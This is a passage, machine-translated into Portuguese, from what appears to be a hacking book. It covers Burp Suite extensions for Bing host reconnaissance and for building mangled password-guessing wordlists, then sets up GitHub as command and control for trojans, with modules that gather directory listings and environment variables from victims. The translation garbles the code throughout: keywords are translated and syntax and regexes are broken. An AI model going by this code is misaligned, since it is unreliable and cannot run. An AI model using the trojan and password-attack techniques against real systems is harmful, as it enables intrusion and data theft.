


Figura 6-6. Arroto Intruder destacando parâmetros de carga útil





Figura 6-7. Usando a nossa extensão fuzzing como um gerador de carga útil

Agora estamos prontos para enviar nossos pedidos. No topo da barra de menu arroto, clique **Intruder** e selecione



Como você pode ver o aviso na linha 61 da resposta, no pedido 5, descobrimos que parece ser uma vulnerabilidade de injeção SQL.

Agora, é claro, o nosso difusor é apenas para fins de demonstração, mas você ficará surpreso quanto eficaz pode ser para obter um aplicativo da Web para erros de saída, revelam caminhos de aplicação, ou se comportar de maneiras que os lotes de outros scanners pode perder. O importante é entender como conseguimos obter o nosso extensão personalizada em linha com ataques de intrusão. Agora vamos criar uma extensão que vai nos ajudar a realizando algum reconhecimento estendida contra um servidor web.

Bing para Burp

Quando você está atacando um servidor web, não é incomum para essa única máquina para servir vários web aplicações, algumas das quais você pode não estar ciente. Claro, você quer descobrir estes nomes de máquinas expostas no mesmo servidor web, porque eles podem dar-lhe uma maneira mais fácil para obter uma shell. Não é raro encontrar uma aplicação web inseguras ou até mesmo recursos de desenvolvimento localizado na mesma máquina como seu alvo. motor de busca da Microsoft Bing tem recursos de pesquisa que permitem consultar Bing para todos os sites que encontrar em um único endereço IP (usando o modificador de pesquisa "IP"). Bing também vai dizer-lhe todos os subdomínios de um determinado domínio (usando o modificador "domínio").

Agora nós podemos, é claro, usar um raspador de apresentar essas consultas para Bing e, em seguida, raspar o HTML em os resultados, mas isso seria falta de educação (e também violam termos a maioria dos motores de busca "de uso"). Dentro Para ficar fora de problemas, podemos usar a API do Bing [13] a apresentar essas consultas programaticamente e em seguida, analisar os resultados nós mesmos. Não vamos implementar quaisquer acréscimos Burp GUI fantasia (exceto a menu de contexto) com esta extensão; nós simplesmente saída os resultados em Burp cada vez que executar uma consulta, e quaisquer URLs detectados no escopo de destino do Burp serão adicionados automaticamente. Porque eu já andei -lo através de como ler a documentação Burp API e traduzi-lo em Python, vamos começar direito de o código.

Crack abrir `bhp_bing.py` e forjar o seguinte código:

```

de arroto IBurpExtender importação
de arroto IContextMenuFactory importação

de javax.swing JMenuItem importação
da lista de importação java.util, ArrayList
de java.net URL de importação

tomada de importação
urllib importação
json importação
importação re
base64 importação
bing_api_key = "YOURKEY"

❶ classe BurpExtender (IBurpExtender, IContextMenuFactory):
    registerExtenderCallbacks def (self, callbacks de retorno):
        self._callbacks = callbacks
        self._helpers   = () callbacks.getHelpers
        self.context   = None

        # Montamos nossa extensão
        callbacks.setExtensionName ("BHP Bing")
        callbacks.registerContextMenuFactory (self)
    
```

```

    retorna

def createMenuItems (self, context_menu):
    self.context = context_menu
    menu_list = ArrayList ()
    menu_list.add (MenuItem ( "Enviar para o Bing", actionPerformed = self.bing_
        cardápio))
    voltar menu_list

```

Este é o primeiro pouco de nossa extensão Bing. Certifique-se de ter o seu Bing chave de API colado no lugar ❶; você está autorizado algo como 2.500 buscas livres por mês. Começamos por definir o nosso

BurpExtender classe ❷ que implementa o padrão `IBurpExtender` de interface e o `IContextMenuFactory`, que permite -nos para fornecer um contexto de menu quando um usuário clica com o botão direito um solicitar, por arroto. Nós registramos nosso manipulador de menu ❸ para que possamos determinar qual site o usuário

clicado, o que, em seguida, permite-nos construir nossas consultas Bing. O último passo é configurar o nosso `createMenuItem` função, que irá receber um `IContextMenuInvocation` objeto que nós irá usar para determinar qual o pedido de HTTP foi seleccionado. O último passo é tornar o nosso item de menu e ter a `bing_menu` função de lidar com o clique evento ❹. Agora vamos adicionar a funcionalidade para executar o Bing consulta, a saída dos resultados, e adicionar qualquer hosts virtuais descobertos até escopo de arroto.

```

bing_menu def (self, evento):
    # Pegar os detalhes do que o usuário clicou
    http_traffic self.context.getSelectedMessages = ()

    print "% d pedidos de destaque"% len (http_traffic)

    para o tráfego em http_traffic:
        http_service traffic.getHttpService = ()
        anfitrião      = Http_service.getHost ()

        print "Usuário host selecionado:% s"% de acolhimento
        self.bing_search (host)

    Retorna

```

```

bing_search def (self, host):
    # Verificar se temos um IP ou hostname
    is_ip = re.match ("[0-9] + (? : \ [0-9] + ) {3}", host)

    ❷ se is_ip:
        ip_address = host
        domínio     = False
    outro:
        ip_address = socket.gethostbyname (host)
        domínio     = True

    bing_query_string = "" ip:% s ' "% ip_address
    self.bing_query (bing_query_string)

    se o domínio:
        bing_query_string = "" domínio:% s ' "host%
    ❸ self.bing_query (bing_query_string)

```

Nossa `bing_menu` função é accionada quando o usuário clica no item de menu de contexto que nós definimos. Nós recuperar todos os pedidos de HTTP que foram destacadadas ❶ e, em seguida, recuperar a parte do host do pedir para cada um deles e enviá-lo para o nosso `bing_search` função para processamento posterior. o `bing_search` função de primeiro determina se que foram passados de um IP address ou um hostname ❷. Nós , em seguida, consultar Bing para todos os hosts virtuais que têm o mesmo endereço IP ❸ como o anfitrião contido dentro do solicitação HTTP que estava certo clicado. Se um domínio foi passado para a nossa extensão, então nós também fazer uma pesquisa secundária ❹ para todos os subdomínios que Bing pode ter indexados. Agora vamos instalar o encanamento usar API HTTP do Burp para enviar o pedido para o Bing e analisar os resultados. Adicione o seguinte código, garantir que você está com guias corretamente em nossa `BurpExtender` classe, ou você vai correr em erros.

```

bing_query def (self, bing_query_string):
    imprimir "Executando Bing pesquisa:% s"% bing_query_string

    # Codificar nossa consulta
    quoted_query = urllib.quote (bing_query_string)

    http_request = "GET https://api.datamarket.azure.com/Bing/Search/Web?$.format = json & $ top = 20 & query = % s HTTP / 1.1 \ r \ n "% quoted_query
    http_request += "Anfitrião: api.datamarket.azure.com \ r \ n"
    http_request += "Connection: close \ r \ n"
    ❶ http_request += "Autorização: Básico % s \ r \ n" ":" % s"%" base64.b64encode (.bing_api_key)
    http_request += "User-Agent: Blackhat Python \ r \ n \ r \ n"

    ❷ json_body = self._callbacks.makeHttpRequest ( "api.datamarket.azure.com" , 443, True, http_request) .ToString ()

    ❸ json_body = json_body.split ( "\ r \ n \ r \ n", 1) [1]

    experimentar:
        r = json.loads (json_body)

        if len (R [ "d"] [ "resultados"]):
            para site na r [ "d"] [ "resultados"]:
                imprimir "*** * 100
                impressão local [ 'Título']
                local de impressão [ 'url']
                local de impressão [ 'description']
                imprimir "*** * 100

                j_url = URL (sitio [ 'url'])

    ❹ Se não self._callbacks.isInScope (j_url):
            imprimir "Adicionando para arrotar escopo"
            self._callbacks.includeInScope (j_url)
        exceto:
            imprimir "Nenhum resultado de Bing"
            passar

```

retorna

OK! API HTTP do arroto exige que construir toda a solicitação HTTP como uma string antes de enviar -lo, e, em particular, você pode ver que temos de base64 codificar ❶ nossa chave Bing API e uso HTTP autenticação básica para fazer a chamada API. Em seguida, enviar o nosso pedido HTTP ❷ à Microsoft servidores. Quando os retornos de resposta, teremos a resposta inteira, incluindo os cabeçalhos, por isso, dividir os cabeçalhos fora ❸ e, em seguida, passá-lo para o nosso analisador JSON ❹ . Para cada conjunto de resultados, alguma saída informações sobre o site que descobrimos ❺ e se o site descobriu não está na meta do Burp âmbito ❻ , nós adicioná-lo automaticamente. Esta é uma grande mistura de utilizar a API Jython e puro Python em um Arrotar extensão para fazer o trabalho de reconhecimento adicional ao atacar um alvo em particular. Vamos levá-la para uma rodada.

Chutar os pneus

Use o mesmo procedimento que usamos para nossa extensão fuzzing para obter o Bing extensão de busca de trabalho. Quando ele é carregado, navegue até <http://testphp.vulnweb.com/>, em seguida, clique com o botão direito do mouse no pedido GET você apenas emitido. Se a extensão é carregada corretamente, você deve ver a opção de menu **Enviar para Bing** exibida, como mostrado na Figura 6-9.






Figura 6-9. opção de menu New mostrando nossa extensão

Ao clicar nesta opção do menu, dependendo da saída que você escolheu quando você carregou a extensão, você deve começar a ver os resultados do Bing como mostrado na Figura 6-10.



E se você clica no Alvo/guia no arroto e selecione Scope, você verá novos itens automaticamente adicionado ao nosso alcance/alvo, como mostrado na Figura 6-11. O escopo de destino limita atividades como ataques, spidering, e verifica somente aos anfitriões definidos:

Figura 6-10. Nossa extensão de fornecimento de saída a partir da busca API Bing



Virando o conteúdo do site em Ouro senha

Muitas vezes, a segurança se resume a uma coisa: as senhas do usuário. É triste mas é verdade. Fazendo coisas pior, quando se trata de aplicações web, especialmente aqueles feitos sob encomenda, é muito comum ao descobrir que bloqueios de conta não são implementadas. Em outros casos, senhas fortes não são aplicadas. Nesses casos, uma senha online adivinhando sessão como o que no último capítulo pode ser apenas o bilhete para ter acesso ao local.

O truque para senha on-line adivinhação está recebendo a lista de palavras direito. Você não pode testar 10 milhões de senhas se você estiver com pressa, então você precisa ser capaz de criar uma lista de palavras-alvo para o site em questão. Claro, existem scripts na distribuição Kali Linux que rastrejam um site e gerar uma lista de palavras com base no conteúdo do site. Embora se você já tiver usado Burp aranha para rastrear o site, por enviar mais tráfego apenas para gerar uma lista de palavras? Além disso, os scripts têm geralmente uma tonelada de linha de comando argumentos para se lembrar. Se você for como eu, você já memorizou o suficiente de linha de comando argumentos para impressionar seus amigos, então vamos fazer Burp fazer o trabalho pesado.

Abrir `bhp_wordlist.py` e bater para fora este código.

```
de arroto IBurpExtender importação
de arroto IContextMenuFactory importação

de javax.swing JMenuItem importação
da lista de importação java.util, ArrayList
de java.net URI de importação

importação re
a partir de data e hora de data e hora de importação
de HTMLParser HTMLParser importação

classe TagStripper (HTMLParser):
    def __init__ (self):
        HTMLParser .__ o init __ (self)
        self.page_text = []

    handle_data def (self, de dados):
        self.page_text.append (dados)

    handle_comment def (self, de dados):
        self.handle_data (dados)

    ❶ tira def (self, html):
        self.feed (html)
        • retornar "" .join (self.page_text)

classe BurpExtender (IBurpExtender, IContextMenuFactory):
    registerExtenderCallbacks def (self, chamadas de retorno):
        self._callbacks = callbacks
        self._helpers   = () callbacks.getHelpers
        self.context   = None
        self.hosts     = Set ()

    # Comece com algo que sabemos ser comum
    self.wordlist = set ([ "password"])

    # Montamos nossa extensão
    callbacks.setExtensionName ( "BHP Wordlist")
    callbacks.registerContextMenuFactory (self)

    Retorna

def createMenuItems (self, context_menu):
    self.context = context_menu
    menu_list = ArrayList ()

    menu_list.add (JMenuItem ( "Criar Wordlist",
        actionPerformed = self.wordlist_menu))

    voltar menu_list
```

O código nesta lista deve ser muito familiar agora. Começamos importando os módulos necessários. Um auxiliar `TagStripper` classe nos permitirá retirar as tags HTML fora das respostas HTTP que processo mais tarde. Sua `handle_data` função armazena o texto da página ❶ em uma variável de membro. Nós também definir `handle_comment` porque queremos que as palavras armazenadas nos comentários de desenvolvedores a serem adicionados nossa lista de senhas também. Debaixo das cobertas, `handle_comment` apenas chama `handle_data` ❷ (no caso queremos mudar a forma como processamos página de texto abaixo da estrada).

A `tira` função alimenta o código HTML para a classe base, `HTMLParser`, e retorna a página resultante texto ❸, o que virá a calhar mais tarde. O resto é quase exatamente o mesmo que o do início `bhp_bing.py` roteiro que apenas terminou. Uma vez que outra vez, o objetivo é a criação de um contexto menu de produto em a Burp UI. A única coisa nova aqui é que nós armazenamos nossa lista de palavras em um `set`, o que garante que não fazer introduzir palavras duplicadas como vamos. Nós inicializar o `conjunto` com a senha favorito de todos, "Password" ❹, só para ter certeza de que ele acaba na nossa lista final.

Agora vamos adicionar a lógica para tomar o tráfego HTTP selecionados a partir de arroto e transformá-lo em uma lista de palavras base.

```
wordlist_menu def (self, evento):
    # Pegar os detalhes do que o usuário clicou
    http_traffic self.context.getSelectedMessages = ()

    para o tráfego em http_traffic:
        http_service traffic.getHttpService = ()
        anfitrião   = Http_service.getHost ()

    • self.hosts.add (host)

    http_response traffic.getResponse = ()
```

```

    se http_response:
        self.get_words (http_response)
    self.display_wordlist ()
    Retorna

get_words def (self, http_response):
    cabeçalhos, corpo = http_response.tostring ().split ('\\r\\n\\r\\n', 1)

    # Pular respostas não-texto
    # Se headers.lower () encontrar ("Content-Type: text") == -1:
    #     Retorna

    tag_stripper TagStripper = ()
    page_text = tag_stripper.strip (corpo)

    palavras = re.findall ('[a-zA-Z] \\w {2}', page_text)

    por palavra em palavras:
        # Filtrar cadeias longas
        if len (palavra) <= 12:
            self.wordlist.add (word.lower ())

    Retorna

```

Nossa primeira ordem de negócio é definir o `wordlist_menu` função, que é o nosso manipulador de menu de clique. Ele salva o nome do host que responde ❶ para mais tarde, e em seguida, recupera a resposta HTTP e alimentações -lo aos nossos `get_words` funcionar ❷. A partir daí, `get_words` divide o cabeçalho do corpo da mensagem,

verificação para certificar-se de que estamos apenas tentando processar respostas baseadas em texto ❸. Nossa `TagStripper` classe ❹ retira o HTML código a partir do resto de a página de texto. Nós usar um regular de expressão para encontrar todas as palavras começando com um caractere alfabético seguido por dois ou mais caracteres "palavra" ❺. depois de fazer o corte final, as palavras de sucesso são salvos em minúsculas à lista de palavras ❻.

Agora vamos completar o roteiro, dando-lhe a capacidade de mangle e exibir a lista de palavras capturado.

```

def mangle (self, palavra):
    ano      = Datetime.now ().Ano
    ❶ sufixos = [ "", "1", "!", ano]
    = Mutilados []

    por senha no (word, word.capitalize ()):
        para sufixo na sufixos:
            mangled.append ('%s%s%s' % (password, sufixo))

    ❷ voltar mutilado

display_wordlist def (self):
    print "# comentar: BHP Wordlist para o site (%s)%s" .join (self.hosts)

    por palavra na ordenada (self.wordlist):
        por senha no self.mangle (palavra):
            password de impressão

    Retorna


```

Muito agradável! A `mangle` função toma uma palavra base e transforma-lo em uma série de suposições de senha com base em alguma criação comum senha "estratégias". Nesse exemplo simples, criamos uma lista de sufixos para alinhar sobre o fim da palavra base, incluindo o ano em curso ❶. Em seguida nós percorrer cada sufixo e adicioná-lo à palavra de base ❷ para criar uma tentativa de senha única. Fazemos um outro laço com um capitalizados versão da palavra base para uma boa medida. No `display_wordlist` função, nós imprimimos um "John the Ripper" comentário de estilo ❸ para nos lembrar quais sites foram usados para gerar esta lista de palavras. Então nós mangle cada palavra base e imprimir os resultados. Hora de tomar este bebê para uma rodada.

Chutar os pneus

Clique no **Extender** guia no arroto, clique no **Add** botão e use o mesmo procedimento que usamos para o nosso extensões anteriores para obter o trabalho de extensão Wordlist. Quando você tê-lo carregado, navegue até <http://testphp.vulnweb.com/>.

Botão direito do mouse o site no painel Mapa do Site e selecione **Aranha esse acolhimento**, como mostrado na Figura 6-12.



Após Burp visitou todos os links no site de destino, selecione todas as solicitações no painel superior direito, clique neles para abrir o menu de contexto e selecione **Criar Wordlist**, como mostrado na Figura 6-13.




Figura 6-13. Enviando as solicitações para a extensão BHP Wordlist

Agora verifique a guia da extensão de saída. Na prática, nós salvar a sua saída para um arquivo, mas para fins de demonstração que exibe a lista de palavras em arroto, como mostrado na Figura 6-14.

Agora você pode alimentar esta lista de volta para Burp Intruder para realizar o ataque real de adivinhação de senha.




Figura 6-14. A lista de senhas com base no conteúdo do site de destino

Temos agora demonstrado um pequeno subconjunto da API arroto, inclusive sendo capaz de gerar nossa própria cargas de ataque, bem como ampliação de edifícios que interagem com a interface do usuário arroto. Durante um teste de penetração muitas vezes você vai se deparado com problemas específicos ou necessidades de automação, ea API Burp Extender fornece uma excelente interface para codificar o caminho para sair de um canto, ou pelo menos salvá-lo de ter que continuamente copiar e colar dados capturados a partir Burp para outra ferramenta.

Neste capítulo, nós mostramos-lhe como construir uma excelente ferramenta de reconhecimento para adicionar à sua ferramenta Burp cinto. Como é que esta extensão só recupera os 20 melhores resultados de Bing, assim como lição de casa você pode trabalhar em fazer pedidos adicionais para garantir que você recuperar todos os resultados. Isso exigirá fazendo um pouco de leitura sobre a API do Bing e escrever algum código para lidar com o maior conjunto de resultados. você de curso poderia então dizer a aranha Burp para rastrear cada um dos novos sites que você descobre e automaticamente caça para vulnerabilidades!

[13] Visite <http://www.bing.com/dev/en-us/dev-center/> para conseguir estabelecer com o seu próprio livre chave de API Bing.

Capítulo 7. Github Comando e Controle

Um dos aspectos mais desafiadores da criação de um quadro trojan sólida é de forma assíncrona controlar, atualizar e receber dados a partir de seus implantes implantados. É crucial ter uma relativamente maneira universal para empurrar código às suas trojans remotos. Esta flexibilidade não é necessária apenas para controlar o seu cavalos de Tróia, para executar diferentes tarefas, mas também porque você pode ter código adicional que é específicos do sistema operativo de destino.

Assim, enquanto os hackers tiveram muito de meios criativos de comando e controle ao longo dos anos, como IRC ou até mesmo Twitter, vamos tentar um serviço realmente concebido para o código. Usaremos GitHub como uma forma de armazenar a informação de configuração do implante e exfiltrated de dados, bem como quaisquer módulos que o implante precisa, a fim de executar tarefas. Também vamos explorar como cortar importação biblioteca nativa do Python mecanismo para que, como criar novos módulos de tróia, os implantes podem tentar automaticamente para recuperá-los e quaisquer bibliotecas dependentes diretamente do seu repo, também. Tenha em mente que o seu tráfego para GitHub serão criptografadas em SSL, e há muito poucas empresas que eu vi que activamente próprio bloco GitHub.

Uma coisa a notar é que nós vamos usar um repositório público para realizar este teste; se você gostaria de passar o dinheiro, você pode obter um repo privado para que erguer os olhos não podem ver o que você está fazendo. Além disso, todos seus módulos, a configuração e os dados podem ser criptografados usando pares de chaves públicas / privadas, que eu demonstrar em Capítulo 9. Vamos começar!

Criação de uma conta GitHub

Se você não tiver uma conta GitHub, então cabeça para GitHub.com, inscrever-se e criar uma nova repositório chamado `chapter7`. Em seguida, você vai querer instalar o Python biblioteca API GitHub ^[14] de modo que você pode automatizar a sua interacção com o seu repo. Você pode fazer isso a partir da linha de comando, fazendo o Segue:

```
pip instalar github3.py
```

Se você não tiver feito isso, instale o cliente git. Eu faço o meu desenvolvimento de uma máquina Linux, mas funciona em qualquer plataforma. Agora vamos criar uma estrutura básica para o nosso repo. Faça o seguinte na linha de comando, adaptando, se necessário, se você estiver no Windows:

```
$ Mkdir trojan
$ Cd trojan
$ Git o init
$ Mkdir módulos
$ Mkdir configuração
$ Mkdir dados
$ Toque módulos / .gitignore
$ Toque config / .gitignore
$ Tocar dados / .gitignore
$ Git add .
$ Git commit -m "Adicionando repo estrutura de Tróia".
$ Git remoto adicionar origem https://github.com/<yourusername>/chapter7.git
$ Git empurrar origem mestre
```

Aqui, nós criamos a estrutura inicial para o nosso repo. A configuração do diretório mantém arquivos de configuração que irá ser identificada exclusivamente para cada trojan. Como você implantar trojans, você quer cada um para executar diferentes tarefas e cada um trojan irá verificar seu arquivo de configuração única. A módulos de diretório contém qualquer código modular que deseja que o trojan para pegar e, em seguida, executar. Vamos implementar uma corte especial de importação para permitir que o nosso trojan para importar bibliotecas diretamente do nosso repo GitHub. este capacidade de carga remota também irá permitir que você para guardar bibliotecas de terceiros no GitHub para que você não tem recompilar continuamente o seu trojan cada vez que você deseja adicionar novas funcionalidades ou dependências. O dados de diretório é onde o trojan vai verificar em qualquer recolhidos dados, teclas digitadas, screenshots, e assim por diante. Agora vamos criar alguns módulos simples e um exemplo de arquivo de configuração.

criando Módulos

Nos próximos capítulos, você vai fazer negócio desagradável com seus trojans, como registrar as teclas pressionadas e tendo screenshots. Mas, para começar, vamos criar alguns módulos simples que podemos facilmente testar e implantar. Abra um novo arquivo no diretório de módulos, o nome dele `dirlister.py`, e insira o seguinte código:

```
import os

def execute (** args):
    print "[*] No módulo dirlister."
    arquivos os.listdir = ( ".")
    retorno str (arquivos)
```

Este pequeno trecho de código simplesmente expõe uma corrida função que lista todos os arquivos na atual diretório e retorna que lista como um string. Cada módulo que você desenvolve deve expor um prazo função que leva um número variável de argumentos. Isso permite que você carregue cada módulo da mesma maneira e deixa extensibilidade suficiente para que você pode personalizar os arquivos de configuração para passar argumentos para a módulo se você desejar.

Agora vamos criar um outro módulo chamado `environment.py`.

```

import os

def execute (** args):
    print "[*] No módulo meio ambiente."
    str retorno (os.environ)

```

Este módulo simplesmente recupera as variáveis de ambiente que são definidas na máquina remota em que o trojan está em execução. Agora vamos empurrar esse código para o nosso repo GitHub para que seja utilizável pelo nosso trojan. A partir da linha de comando, digite o seguinte código a partir do seu diretório do repositório principal:

```

$ Git add .
$ Git commit -m "Adicionando novos módulos"
$ Git empurrar origem mestre
Nome de usuário: *****
Senha: *****

então você deve ver o seu código ser empurrado para o seu repo GitHub; sinta-se livre para fazer login na sua conta e verifique! Isto é exatamente como você pode continuar a desenvolver o código no futuro. Vou deixar o integração de módulos mais complexos para você como uma lição de casa. Se você tiver uma centena trojans implantados, você pode empurrar novos módulos para o seu repo GitHub e QA-los, permitindo que o seu novo módulo em um arquivo de configuração para a sua versão local do trojan. Dessa forma, você pode testar em uma máquina virtual ou hospedar hardware que você controlar antes de permitir que um de seus trojans remotos para pegar o código e uso isto.

```

Configuração de Tróia

Queremos ser capazes de tarefa nossa trojan com a realização de determinadas ações durante um período de tempo. este significa que precisamos de uma maneira de dizer que o que ações a serem executadas e quais módulos são responsáveis por realizar essas ações. Usando um arquivo de configuração nos dá esse nível de controle, e também permite -nos para colocar efetivamente um trojan para dormir (por não dar-lhe todas as tarefas) devemos escolher. Cada trojan que você implanta deve ter um identificador único, tanto de modo que você pode classificar os dados recuperados e para que você pode controlar quais trojan executa determinadas tarefas. Vamos configurar o trojan se olhar no *configuração* diretório para *TROJANID.json*, que retornará um documento JSON simples que pode analisar, converter para um dicionário Python, e depois usar. O formato JSON torna mais fácil para alterar a configuração opções também. Se move em sua *configuração* de diretório e criar um 